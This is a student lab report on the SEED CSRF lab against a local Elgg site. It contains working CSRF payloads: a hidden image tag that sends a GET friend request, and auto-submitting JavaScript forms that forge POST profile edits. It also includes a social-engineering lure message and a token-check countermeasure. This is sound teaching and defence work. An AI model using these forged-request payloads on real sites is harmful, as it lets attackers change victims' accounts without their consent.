INSTITUTE OF INFORMATION TECHNOLOGY
UNIVERSITY OF DHAKA

Report: Cross-Site Request Forgery (CSRF) Attack Lab

Course: SE-612

Submitted By

Fareya Azam

BSSE Roll : 1331

Date of Submission

4th December, 2024


Task1:


Capture the HTTP requests:

Added HTTP header Live

Capture an HTTP GET Request:


1.Visit an website(seedlab)







Capture an HTTP POST request:

1.Login into an account and send friend request







Task2 : CSRF attacking using GET request


Code:


```
<!DOCTYPE html>
<html lang="en">
<head>
<title>CSRF Attack Page</title>
</head>
<body>
<h1>Welcome to the Cool Site!</h1>
<p>Check out this awesome content below:</p>
<!-- Hidden image triggering the CSRF attack -->

<img src="http://www.csrflabelgg.com/action/friends/add?friend=43"

alt="CSRF Exploit" style="display:none;">
<p>Enjoy browsing!</p>
</body>
</html>
```

Message:
Hi Alice,
This is an amazing website: http://www.csrflabattacker.com
This will help you to find your favourite restaurant. I think you'll love it!
Cheers,
Boby


```
/bin/bash 66x24
[12/04/24]seed@VM:~$ cd /var/www/CSRF/Attacker/
[12/04/24]seed@VM:.../Attacker$ sudo gedit index.html

(gedit:6226): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:
org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.Sess
ionManager was not provided by any .service files

** (gedit:6226): WARNING **: Set document metadata failed: Setting
 attribute metadata::gedit-spell-enabled not supported

** (gedit:6226): WARNING **: Set document metadata failed: Setting
 attribute metadata::gedit-encoding not supported
^C
[12/04/24]seed@VM:.../Attacker$ sudo chmod 755 /var/www/CSRF/Attac
ker/
[12/04/24]seed@VM:.../Attacker$ sudo chmod 644 /var/www/CSRF/Attac
ker/index.html
[12/04/24]seed@VM:.../Attacker$ sudo service apache2 restart
[12/04/24]seed@VM:.../Attacker$
```

Initially Alice profile.






Message is sent to alice with malicious link by Boby.



Alice gets the message from boby.



By clicking the link Alice becomes Boby's Friend.

Task3: CSRF attacking using POST request

Code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post() {
   var fields = "";
   // Form entries to modify the profile
   fields += "<input type='hidden' name='name' value='Alice'>";
   fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
   fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
   fields += "<input type='hidden' name='guid' value='42'>";
   // Create a form element
   var p = document.createElement("form");
   p.action = "http://www.csrflabelgg.com/action/profile/edit";
   p.method = "post";
   p.innerHTML = fields;
   document.body.appendChild(p);
   p.submit();
}
// Automatically submit the form when the page loads
window.onload = forge_post;
</script>
</body>
</html>
```


Malicious code that modifies victim(alice) profile.

lex.html (/var/www/CSRF/Attacker) - gedit


Open ▾ | index.html /var/www/CSRF/Attacker | Save

```
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Attack</title>
</head>
<body>
<script type="text/javascript">
        function forge_post() {
            // Initialize the inputs variable
            var inputs = "";

            // Add the necessary hidden fields
            inputs += "<input type='hidden' name='name' value='Alice'>";
            inputs += "<input type='hidden' name='description' value='Boby and Js2169 are MY HEROES!!'>";
            inputs += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
            inputs += "<input type='hidden' name='guid' value='42'>";
         // Create a form element
            var q = document.createElement("form");
            q.action = "http://www.csrflabelgg.com/action/profile/edit";
            q.method = "post";
            q.innerHTML = inputs;
// Append the form and submit it
            document.body.appendChild(q);
            q.submit();
        }

        // Invoke the function on page load
            window.onload = function() {
            forge_post();
        }
    </script>
</body>
</html>
```


Initially Alice profile.




Message send to Alice(victim)




Message notification in Alice's profile.






Message from Boby(Attacker)



Modified the Alice profile after clicking in the link:



Task 4:Implementing a counter measure for Elgg

Commenting the return true option this makes a check for elgg_ts and elgg_token.

```
Open ▾                                                    Sav
myscript.js ×                                ActionsService.php

        /**
         * @see action_gatekeeper
         * @access private
         */
        public function gatekeeper($action) {
                //return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks
valid: this is probably a mismatch due to the
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator-
>translate('actiongatekeeper:crosssitelogin'));
```

After clicking the the malicious link as before task 3 , it checks the token and elgg_ts and failed to modify the victim profile.